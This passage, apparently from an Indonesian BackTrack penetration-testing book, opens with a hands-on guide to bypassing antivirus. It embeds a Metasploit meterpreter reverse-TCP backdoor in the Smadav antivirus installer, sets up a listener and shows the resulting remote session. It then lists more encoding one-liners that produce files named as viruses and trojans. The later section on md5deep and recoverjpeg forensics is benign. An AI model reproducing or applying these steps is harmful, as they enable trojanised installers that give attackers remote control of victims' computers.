8. Beberapa trik modifikasi backdoor (bypass antivirus)

Berikut ini adalah contoh-contoh trik untuk membypass antivirus dengan metasploit.

8.1. Menyamarkan virus pada Antivirus Installer

Trik ini untuk menyisipkan backdoor hasil msfpayload kedalam sebuah file exe. Saya akan mencoba memasukan backdoor ini kedalam antivirus smadav installer .exe.

```
./msfpayload windows/meterpreter
/reverse_tcp LHOST=192.168.2.4 LPORT=4444  R | ./msfencode -e
x86/shikata_ga_nai -c 10  -t exe -x /root/Downloads/smadav91.exe
-o /var/www/smadav91.exe

[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)

[*] x86/shikata_ga_nai succeeded with size 452 (iteration=6)

[*] x86/shikata_ga_nai succeeded with size 479 (iteration=7)

[*] x86/shikata_ga_nai succeeded with size 506 (iteration=8)

[*] x86/shikata_ga_nai succeeded with size 533 (iteration=9)

[*] x86/shikata_ga_nai succeeded with size 560 (iteration=10)
```

Keterangan :

- windows/meterpreter/reverse_tcp adalah tipe payload bisa di sesuikan dengan keperluan (meterpreter/bind) (reverse_tcp, reverse_http, reverse_https)

- LHOST (localhost) adalah alamat IP kita

- LPORT (localport) adalah port lokal yang akan kita gunakan dalam menjalankan listener (reverse)

-c Jumlah enskripsi

-t tipe backdoor

-x posisi file exe yang hendak kita injeksi

-o output hasil file yang telah di injeksi (backdoor result)

Langkah selanjutnya kita tinggal hanya membuat listener.

```
root@bt:~# msfconsole

     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                ||| WW|||
                |||     |||


       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 969 exploits - 511 auxiliary - 155 post
+ -- --=[ 261 payloads - 28 encoders - 8 nops

msf > use multi/handler
msf  exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.2.4
LHOST => 192.168.2.4
msf  exploit(handler) > set LPORT 4444
LPORT => 4444
msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh,
   thread, process, none
   LHOST     192.168.2.4      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.2.4:4444
[*] Starting the payload handler...
```


```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.2.4:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.2.5
[*] Meterpreter session 1 opened (192.168.2.4:4444 ->
 192.168.2.5:1816) at 2012-11-30 01:44:27 +0700

meterpreter >
```

Silahkan anda coba dengan file-file exe lainya.

8.2. Kumpulan perintah-perintah encoding backdoor

```
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 R |
msfencode -e x86/shikata_ga_nai -t exe > /tmp/virus.exe

msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 R |
msfencode -a x86 -b '\x00\xff' -e x86/shikata_ga_nai -t exe > /tmp/ virus.exe

msfpayload windows/meterpreter/reverse_tcp LHOST=10.21.0.232 LPORT=4444 R |
msfencode -a x86 -b '\x00\xff' -e x86/shikata_ga_nai -c 8 -t exe > /tmp/trojan3.exe

msfpayload windows/meterpreter/reverse_tcp LHOST=10.21.0.232 LPORT=4444 R |
msfencode -a x86 -b '\x00\xff' -e x86/shikata_ga_nai -c 8 -v -t exe >
/tmp/trojan4.exe

msfpayload windows/meterpreter/reverse_tcp LHOST=10.21.0.232 LPORT=4444 R |
msfencode -a x86 -b '\x00\xff' -e x86/shikata_ga_nai -c 8 -v -t raw | msfencode -e
x86/call4_dword_xor -t exe > /tmp/trojan6.exe

msfpayload windows/meterpreter/reverse_tcp LHOST=10.21.0.232 LPORT=4444 R |
msfencode -a x86 -b '\x00\xff' -e x86/shikata_ga_nai -c 8 -v -t raw | msfencode -e
x86/call4_dword_xor -c 2 -t raw | msfencode -e x86/jmp_call_additive -c 2 -t exe >
/tmp/trojan7.exe
```

BAB 11
BackTrack Forensics Tools

Pada versi ASWB ini saya menambahkan beberapa informasi tools-tools forensics yang ada pada BackTrack menu Release 3. Dalam hal ini saya hanya akan memberi informasi berikut penggunaan pada tools – tools tersebut.

Walau BackTrack di sebut sebagai sistem operating system untuk penetration testing , namun BackTrack memiliki sederet tools-tools forensics yang luar biasa. Mari kita lihat satu demi satu.

1.BackTrack Forensics Hashes Tools

1.1 md5deep


Pada BackTrack 5 R3 terdapat beberapa tools yang di pergunakan dalam mengecek nilai hash pada suatu file. Berubahnya nilai hash pada suatu file dapat mengidentifikasi adanya perubahan di dalam komposisi file. Ok dalam hal ini beberapa tools tersebut antara lain

md5deep - Compute and compare MD5 message digests
sha1deep - Compute and compare SHA-1 message digests
sha256deep - Compute and compare SHA-256 message digests
tigerdeep - Compute and compare Tiger message digests
whirlpooldeep - Compute and compare Whirlpool message digests

Ok kita akan mencoba menjalankan md5deep. Jika kita hendak mengkalkulasi nilai md5 seluruh file dalam satu direktori dan menentukan output dari hasil operasi. Kita dapat menggunakan perintah

```
md5deep -e -r [direktori] [output-file]
```

```
root@bt:/pentest# md5deep -e -r python > md5output.txt
```



Maka seluruh file dalam direktori python di kalkulasi serta disimpan pada output md5output.txt.

Jika kita melihat hasil output dari file tersebut akan kita dapatkan hasil sesuai dengan output pada terminal.

```
root@bt~# cat md5out.txt

9e19e057bf22c1d0bd2ede6b9edccc8f  /pentest/python/impacket-examples/samrdump.py
ef3dbbb349c314811874a51e3f71173d  /pentest/python/impacket-examples/split.py
aa52e87f2cbe5ab0aa695fd3e9657dcb  /pentest/python/impacket-examples/crapchain.py
b8fff033d4ce83b2293986d455e71158  /pentest/python/impacket-examples/smbclient.py
8dddfcc9d48f51d6720c5a0ae95eca27  /pentest/python/impacket-examples/exploit.py
cf34fc978751c60570efbc58a22883de  /pentest/python/impacket-examples/LICENSE
941abd41d4d6f71150a7144efedc3aba                              /pentest/python/impacket-
examples/doc/SMBCommands.png
0c5d8f10aa0731671a00961f059dc46e    /pentest/python/impacket-examples/doc/New  SMB
and DCERPC features in Impacket.pdf
df08ecce63787024f8c67530b8c69af3                              /pentest/python/impacket-
examples/doc/SMBCommands.dot
50ccdb59a7de39ebc1513e2da826d2fc  /pentest/python/impacket-examples/chain.py
acd247405ecead74a6524bac92cf467f  /pentest/python/impacket-examples/ping.py
e03942f89caf42dc84dd6bf30fab23eb  /pentest/python/impacket-examples/oochain.py
c52b6410e999fbdf46f9dd2c924f33cf  /pentest/python/impacket-examples/smbcat.py
66a4ce761fb0d30144b5713b15bbc11e  /pentest/python/impacket-examples/win_echod.py
```

```
2eec25d481bb18fbc2ba6f5c5c966600  /pentest/python/impacket-examples/rpcdump.py
8dd548ba2ec4d9cb99bc2c798b23e20c       /pentest/python/impacket-examples/ms05-039-
crash.py
6c809046d7f7951cc6d75d85e2a122df  /pentest/python/impacket-examples/sniff.py
4fc6e7d6aadfd270679165cb25a28a23  /pentest/python/impacket-examples/tracer.py
bfac1020baadfaa3f08d29d7249bbe30  /pentest/python/impacket-examples/loopchain.py
4236992157e068e3bba329babd7ad0c9  /pentest/python/impacket-examples/sniffer.py
```

Melakukan kalkulasi seperti ini dan mencoba membandingkan setelah terjadi perubahan pada komposisi file akan membuat kita mengetahui jika tejadi suatu perubahan pada informasi output nilai md5 dari suatu file.

Contoh penggunaan lainnya adalah jika kita hendak menggunakan md5deep untuk melihat kecocokan pada informasi md5 yang sudah kita save tadi sebagai output result.

Untuk menguji kecocokan file

```
root@bt:/pentest# md5deep -m md5output.txt /pentest/python/impacket-
examples/sniff.py
```

Untuk menguji ketidak cocokan file

```
root@bt:/pentest#     md5deep     -x     md5output.txt     /pentest/python/impacket-
examples/sniff.py
```


Jika file tidak cocok atau cocok sesuai dengan informasi sintak maka md5deep akan mengeluarkan output nama file yang kita uji .. jika tidak maka bisa di katakan bahwa file tersebut tidak cocok lagi alias telah tejadi perubahan.

Untuk melakukan pengujian dan pengecekan terhadap seluruh file yang berkemungkinan tidak cocok lagi pada output file pada satu direktori


```
root@bt:~# md5deep -x md5output.txt -r /pentest/python
```

Untuk melakukan pengujian dan pengecekan terhadap seluruh file yang berkemungkinan cocok pada satu direktori

```
root@bt:~# md5deep -m md5hash.txt -r /pentest/python
```



Hasil output di atas menyatakan bahwa barisan file yang terdapat di bawah direktori /pentest/python tidak mengalami perubahan atau matching. Semisal kita merobah isi file dari sniff.py dan kita melakukan pengecekan dengan opsi –x maka hasilnya adalah


Applications Places System
Thu Feb 28, 4:18 PM
root@bt: /pentest
File Edit View Terminal Help
root@bt:/pentest# md5deep -m md5output.txt -r /pentest/python/
/pentest/python/impacket-examples/samrdump.py
/pentest/python/impacket-examples/split.py
/pentest/python/impacket-examples/crapchain.py
/pentest/python/impacket-examples/smbclient.py
/pentest/python/impacket-examples/exploit.py
/pentest/python/impacket-examples/LICENSE
/pentest/python/impacket-examples/doc/SMBCommands.png
/pentest/python/impacket-examples/doc/New SMB and DCERPC features in Impacket.pdf
/pentest/python/impacket-examples/doc/SMBCommands.dot
/pentest/python/impacket-examples/chain.py
/pentest/python/impacket-examples/ping.py
/pentest/python/impacket-examples/oochain.py
/pentest/python/impacket-examples/smbcat.py
/pentest/python/impacket-examples/win_echod.py
/pentest/python/impacket-examples/rpcdump.py
/pentest/python/impacket-examples/ms05-039-crash.py
/pentest/python/impacket-examples/tracer.py
/pentest/python/impacket-examples/loopchain.py
/pentest/python/impacket-examples/sniffer.py
root@bt:/pentest# md5deep -x md5output.txt -r /pentest/python/
/pentest/python/impacket-examples/sniff.py
root@bt:/pentest#
root@bt: /pentest


2. Forensics Carving and Recovery Tools

2.1. recoverjpeg


Tools lainnya dalam forensics BackTrack adalah recoverjpeg. Tools ini berguna dalam recovering atau mengembalikan file jpeg yang hilang. Baiklah saat ini kita akan melihat contoh penggunaan dari tools tersebut. Pada suatu contoh saya memiliki flashdisk yang terkonek dengan BackTrack os dan didalamnya terdapat 2 file jpeg.

Semisal kedua file tersebut saya hapus dan hilangkan sama sekali

Untuk mengakses recoverjpeg dapat di lakukan pada menu naga




Kita akan melakukan recover pada drive flashdisk yang terattach pada BackTrack Operating system



Pada output di atas flashdisk berisi kedua cewek cakep tersebut terdaftar pada /dev/sdb1 dan berformat FAT32.

Syantax umum pada recoverjpeg sebenarnya tidak begitu sulit.




```
Usage: recoverjpeg [options] file|device
Options:
   -b blocksize   Block size in bytes (default: 512)
   -f format      Format string in printf syntax
   -h             This help message
   -i index       Initial picture index
   -m maxsize     Max jpeg file size in bytes (default: 6m)
   -q             Be quiet
   -r readsize    Size of disk reads in bytes (default: 128m)
   -v verbose     Replace progress bar by details
